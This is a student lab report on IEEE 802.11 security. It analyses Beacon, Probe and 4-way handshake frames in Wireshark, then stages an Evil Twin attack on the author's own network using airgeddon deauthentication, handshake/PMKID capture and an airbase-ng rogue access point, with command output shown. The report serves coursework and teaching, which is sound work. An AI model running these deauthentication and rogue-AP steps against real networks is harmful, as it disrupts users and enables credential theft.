



University of Piraeus

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Department of Digital Systems

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Security of Wireless and Mobile Networks

Case 4

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Abstract

Security examination of IEEE 802.11 wireless networks through analysis in a Kali Linux environment. Analysis of the structure of the Beacon and Probe frames, as well as the process of the 4th way handshake with the Wireshark tool. In the second part, implementation of an Evil Twin attack and creation of a Rogue Access Point, demonstrating the weaknesses of the 802.11 protocol in Layer 2 attacks.

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Introduction

Wireless communications security is one of the most critical areas of modern computing, given the widespread use of the IEEE 802.11 standard in residential and business environments. The nature of wireless media makes these networks inherently exposed to threats aimed at stealing data and violating user privacy.

The aim of the thesis is the practical familiarization with the analysis methodologies and attack techniques on wireless networks, using specialized tools of the Kali Linux operating system.

First, an analysis of the management frames is carried out, i.e. the frameworks used to control and manage the wireless connection. The analysis focuses on:

- Beacons: Packets periodically emitted by the Access Point (AP)—the central device that acts as a bridge between wireless and wired networks—to announce the network's presence (SSID) and its security parameters.
- Probes: Detection messages exchanged between devices and APs when searching for available networks. Through them, an understanding of how Access Points communicate their security parameters to prospects is achieved.

At the same time, the process of exchanging keys, known as the 4-way handshake, is being studied. This is a four-message exchange that confirms that both sides hold the correct Wi-Fi code while also generating the session's cryptographic keys. This process, analyzed through the Wireshark tool, forms the basis for establishing a secure RSNA (Robust Security Network Association) connection. RSNA is a comprehensive security architecture (802.11i standard) that ensures data confidentiality through strong encryption. The study then extends to the implementation of an Evil Twin-type attack, which is based on the technique of deceiving users. Through the creation of a Rogue Access Point (AP)—i.e., an unauthorized access point that mimics a legitimate network—the weaknesses of the 802.11 protocol at Layer 2 (Data Link Layer) are explored. Layer 2 is responsible for communication between devices through physical addresses (MACs) and is particularly vulnerable, as many management frameworks are transmitted without encryption. This process demonstrates the method of tricking users into extracting credentials.

For reasons of privacy and in accordance with best security practices at the time of publication of this report, sensitive identifiers have been withheld. Parts of the physical addresses (MAC Addresses) of the devices used in the exercise have been deliberately hidden in the screenshots.


Practical piece of work

Regarding the first step in connecting the equipment to VMware, the process begins with the installation of the wireless USB network adapter **TP-LINK TL-WN722N v4 (150Mbps) with Detachable Antenna** in a free port of the laptop. Then, through the VMware main menu (at the top of the screen), we go to the "VM>Removable Devices" path and locate the specific device in the list, which is usually listed with the name of the manufacturer. Finally, by selecting the "Connect (Disconnect from host)"



command, the card is disconnected from the main operating system (Windows) and assigned exclusively for use in the Kali Linux environment, being the main tool for the successful execution of the task.

When the device is connected, the VMware environment displays a standard information message confirming that the TP-Link network card is disengaged from the host machine (Windows) and is attached exclusively to the Kali Linux virtual machine.



successful recognition of the wireless interface by the operating system, this is followed by launching a terminal window within Kali Linux and executing the command **iwconfig**.

```
(kali@kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

br-480f97c7b15a  no wireless extensions.

docker0     no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
            Retry short limit:7 RTS thr=2347 B Fragment thr:off
            Power Management:off

(kali@kali)-[~]
```

As can be seen from the results of the command execution, the Kali Linux operating system successfully recognized the external network adapter, assigning it the interface designation **wlan0**. At the same time, it was found that the default mode of the card was "Managed". In order to switch to error-free Monitor Mode, it was deemed necessary to terminate any system processes and network services (such as NetworkManager) that may cause interference or attempt to arbitrarily restore the card to its original state. To this end, the order was executed **sudo airmon-ng check kill**, thus ensuring seamless preparation of the wireless interface for the next stages of analysis.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill
[sudo] password for kali:
Killing these processes:

PID Name
2347 wpa_supplicant

(kali@kali)-[~]
$
```

When executing the previous command, the system successfully detected and terminated the process **wpa_supplicant**, which is responsible for managing standard wireless connections in the background. By ensuring the right environment and eliminating possible interference, the network card transition took place **wlan0** in tracking mode (**Monitor Mode**) through the mandate **sudo airmon-ng start wlan0**. Finally, to definitively confirm the successful change of the operating state of the interface, the command was re-executed **iwconfig**.

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0


PHY      Interface      Driver      Chipset
phy0     wlan0          rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (monitor mode enabled)

(kali@kali)-[~]
$ iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
docker0   no wireless extensions.
br-480f97c7b15a no wireless extensions.
wlan0     IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr=2347 B  Fragment thr:off
          Power Management:off
```

Question A

In order to analyze the trading messages, wireless traffic was recorded through the Wireshark tool with the command **sudo wireshark**.


```
(kali@kali)-[~]
$ sudo wireshark
```

In the first stage of the analysis, the filter was applied `wlan.fc.type_subtype == 8` to isolate Beacon frames. In the following screenshot, a Beacon Frame is recorded which is emitted from the Access Point with MAC address TPLink_1f:c5:f2. Through RSN Information Elements (IE), the Access Point (AP) and stations (STA) negotiate the parameters of the RSNA. By analyzing the IEEE 802.11 Wireless Management module, and in particular the Tagged parameters, the following information is extracted about the network:


- **Network Name (SSID):** The SSID parameter set field confirms that the wireless network name is "JK".
- **Operation Channel:** The DS Parameter set field informs that the Access Point is broadcasting on channel 11.
- **Security Parameters (RSN Information):** In the RSN Information section, it is found that the network uses modern security protocols.
- **Auth Key Management (AKM) List:** The field is set to PSK (Pre-Shared Key), which indicates that RSNA authentication requires a pre-shared password from customers.
- **Pairwise Cipher Suite:** It is set to AES (CCM). This means that the CCMP algorithm is used to encrypt unicast communication (point-to-point), through the generation of PTK keys.
- **Group Cipher Suite:** It is also set to AES (CCM). This field specifies that the encryption of the network's multicast and broadcast traffic is carried out with

the same algorithm, using the GTK key.




A Probe Request is then examined, which was isolated using the filter `wlan.fc.type_subtype == 4`. This message is sent from a wireless station (STA) that wishes to connect to the network. A "source" is identified as a device TuyaSmart_45:d1:d7, which sends the request to the broadcast address, so that it can be received from all Access Points in the area. The following data are extracted from the analysis:

- **Targeted Network Search (SSID):** In the SSID parameter set field, it is observed that the device is actively searching for the network named "moduletest", indicating that the station is performing a targeted search and not a simple passive scan.
- **Supported Rates:** In the "Supported Rates" and "Extended Supported Rates" fields, the device discloses data transmission rates from 1 Mbps (Basic) to 54 Mbps. This information is critical at the Network Discovery stage, so that the AP knows the technical capabilities of the customer.



Finally, a Probe Response message is recorded, which was isolated with the filter **wlan.fc.type_subtype == 5**. Unlike Beacon frames, Probe Response is a unicast response of the Access Point to the station that sent the Probe Request.

- **Contact Addresses:** The response comes from the Access Point with MAC TPLink_1f:c5:f2 (Source) and is directed exclusively to the device SernetTechno_2b:5a:90 (Destination).
- **Network Confirmation and Connection Parameters:** In the SSID parameter set, the Access Point confirms the availability of the "JK" network. At the same time, it sends the supported speeds (Supported Rates), as well as all the necessary parameters (RSN Information Elements), providing the station with the data to proceed with the authentication (Authentication) and association (Association).



Questions B and C

To record the process of establishing a secure connection (4-way handshake), the filter was applied **ea:pol** in the Wireshark tool. In order to force the production of the relevant packets, a wireless device (mobile phone) was deliberately disconnected and reconnected to the 'JK' network. During the execution of the practical test, the successful and repeated reception of the first two messages (Message 1 and Message 2) was observed, which concern the establishment of the Pairwise Transient Key (PTK) to protect the unicast traffic. In order to capture the complete set of four messages, optimization techniques were applied, such as minimizing the physical distance between the station (STA) and the network card, as well as strictly defining the card in

the broadcast channel of the Access Point, executing the command **sudo iwconfig wlan0 channel 11** in the terminal.

```
(kali@kali)-[~]
$ sudo iwconfig wlan0 channel 11
[sudo] password for kali:
(kali@kali)-[~]
$
```

Despite the above actions, the recording of messages 3 and 4 was not possible in this environment. This phenomenon is particularly common in real-world network analysis conditions (packet sniffing) and is usually attributed to micro-interference with the wireless medium, time timeouts or normal packet loss at the time of transmission. However, based on the practical recording of the first messages and the theory of the IEEE 802.11i standard, the complete security establishment process (RSNA) is documented in detail as follows:


1. Establishing PTKSA (Messages 1 and 2):

The initial exchange involves the creation of the Pairwise Transient Key (PTK), which protects unicast (point-to-point) communication.

- **Message 1:** In the first stage of the negotiation, the inside of the first packet (Message 1 of 4) is analyzed. Within the 802.1X Authentication section, the WPA Key Nonce field is located. This hexadecimal value is ANonce (Authenticator Nonce), i.e. the randomly generated parameter that the Access Point sends to the station (STA). At the same time, it is observed that the WPA Key MIC (Message Integrity Code) field is zero. This fact verifies the theory of protocol, as there is no integrity code calculation in the first message. ANonce is the key component which, together with the client's SNonce and the Pairwise Master Key (PMK),



will feed the pseudo-random function (PRF) to generate the PTK.



- **Message 2:** Next, the second packet (Message 2 of 4) is examined, which is the customer's response to the Access Point. Examining the 802.1X Authentication module, two critical areas for establishing encryption emerge:
 - **WPA Key Nonce:** The recorded hexadecimal value is SNonce (Supplicant Nonce). It is the corresponding random parameter generated by the customer's device to contribute to the creation of the key.
 - **WPA Key MIC:** Unlike the first message, in this package the field contains a valid hexadecimal integrity check code. The existence of the calculated MIC is the cryptographic proof that the customer possesses the correct Master Key (PMK), which is derived from the pre-shared Wi-Fi (PSK) code.

Upon successful receipt of this message, both parties now have the necessary data (ANonce, SNonce, MAC addresses, and PMK) to independently



Initially, the automated airgeddon framework was used. Through its built-in interface (which leverages airodump-ng), a scan of the wireless spectrum was performed. The goal was to identify networks that already had connected clients, which is a prerequisite for the successful execution of deauthentication attacks. The controlled network with ESSID "JK" on channel 11 was selected as the target.

```

kali@kali: ~
Session Actions Edit View Help
***** Select target *****

N.      BSSID      CHANNEL  PWR  ENC  ESSID
-----
1)      [redacted]  6        25%  WPA2  To A34 tou/της Bayy
2)      [redacted]  1        25%  WPA2  VODAFONE_WIFI_108-15627
3)      [redacted]  6        26%  WPA2  (Hidden Network)
4)      [redacted]  7        27%  WPA2  COSMOTE-296767
5)      [redacted]  11       28%  WPA2  (Hidden Network)
6)      [redacted]  13       29%  WPA2  COSMOTE-734612
7)      [redacted]  12       29%  WPA2  COSMOTE-757622
8)      [redacted]  9        29%  WPA2  COSMOTE-bhdb25
9)      [redacted]  11       29%  WPA2  Lakis
10)     [redacted]  6        30%  WPA2  Dermentzopoulos
11)*    [redacted]  1        34%  WPA2  VODAFONE_H268Q-9410
12)     [redacted]  6        37%  WPA2  COSMOTE_335285_2.4G
13)     [redacted]  1        38%  WPA2  Huawei_Xfv4NM
14)     [redacted]  8        40%  WPA2  VODAFONE_H268Q-3372
15)*    [redacted]  4        56%  WPA2  VODAFONE_H268Q-4971
16)     [redacted]  11       67%  WPA2  (Hidden Network)
17)     30:DE:4B:  11       67%  WPA2  JK

(*) Network with clients
Select target network:
>

```

In order to enable the subsequent verification of passwords on the Captive Portal, it was required to download the 4-way handshake of the target network. By performing a targeted disconnect attack (Deauth aireplay attack), the connected client was forced to reconnect. The system successfully captured both the network's Handshake and PMKID, storing the data in the /root/handshake file... cap.

```

kali@kali: ~
Session Actions Edit View Help
***** Evil Twin AP attack with captive portal *****
Interface wlan0 selected. Mode: monitor. Supported bands: 5,40MHz
Selected BSSID: [redacted] (personal)
Selected channel: 11
Selected ESSID: JK
Authentication/Deauth method: Aireplay
Handshake file selected: None

Hint: If you want to learn more on evil twin deauthentication attack, the evil twin of Airgeddon recommends the doc (verified attack)
on professional-wifichallenge: https://www.wifichallenge.com/courses/verified-wifichallenge-professional-cap/evils0213

Do you want to spoof your MAC address during this attack? (y/N)
> n
This attack requires that you have previously a WPA/WPA2 network captured handshake file
If you don't have a captured Handshake file from the target network you can get it now

Do you already have a captured Handshake file? Answer yes (y) to enter the path or answer no (n) to capture a new one now (y/N)
> n
Type value in seconds (10-100) for timeout or press [Enter] to accept the proposal [20]:
>
Timeout set to 20 seconds

Two windows will be opened. One with the Handshake capture and other with the attack to force clients to reconnect
Don't close any window manually, script will do when needed. In about 30 seconds maximum you'll know if you've got the Handshake
Press [Enter] key to continue...
Exit the program...

In addition to capturing a Handshake, it has been verified that a PMKID from the target network has also been successfully captured
Congratulations!!
Type the path to store the file or press [Enter] to accept the default proposal [/root/handshake-30:DE:4B:1F:C3:F2.cap]
>

```

While attempting to automate the deployment of Rogue AP and Captive Portal (option 9 in Airgeddon: Evil Twin AP attack with captive portal), the attack failed at the broadcast stage. Analyzing the logs, it was found that the network card chipset (TP-


```
(kali@kali)-[~]
$ sudo airmon-ng check kill
Killing these processes:
    PID Name
    67826 wpa_supplicant

(kali@kali)-[~]
$ sudo airmon-ng start wlan0

PHY      Interface      Driver      Chipset
phy1     mon1             rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
phy1     wlan0            rtl8xxxu    TP-Link TL-WN722N v2/v3 [Realtek RTL8188EUS]
          (mac80211 monitor mode already enabled for [phy1]wlan0 on [phy1]10)

(kali@kali)-[~]
$ sudo airbase-ng -e "JK" -c 11 wlan0
ioctl(SIOCSIWMODE) failed: Device or resource busy
15:25:23 Created tap interface at0
15:25:23 Trying to set MTU on at0 to 1500
15:25:23 Trying to set MTU on wlan0 to 1800
15:25:23 Access Point with BSSID 30:DE:4B: started.
15:27:58 Client BE:FC:A4: associated (unencrypted) to ESSID: "JK"
```



Conclusion

The present exercise practically confirmed that the security of a wireless network does not depend solely on the strength of the encryption algorithm, but is directly influenced by how management information is transmitted. Through the analysis of the Management Frames and the 4-way handshake process, the mechanism by which IEEE 802.11 networks establish RSNA connections was understood.

However, the implementation of the Evil Twin attack demonstrated the "Achilles' heel" of the standard, the inability of the clients to authenticate Access Points at the level of management frameworks. An attacker with basic equipment can easily spoof the address and name (SSID) of a legitimate network, luring users into connecting

to their own infrastructure. The technical obstacles that arose due to driver and hardware incompatibility, as well as their manual resolution, highlighted the importance of adaptability and an in-depth understanding of network protocols when conducting penetration testing.

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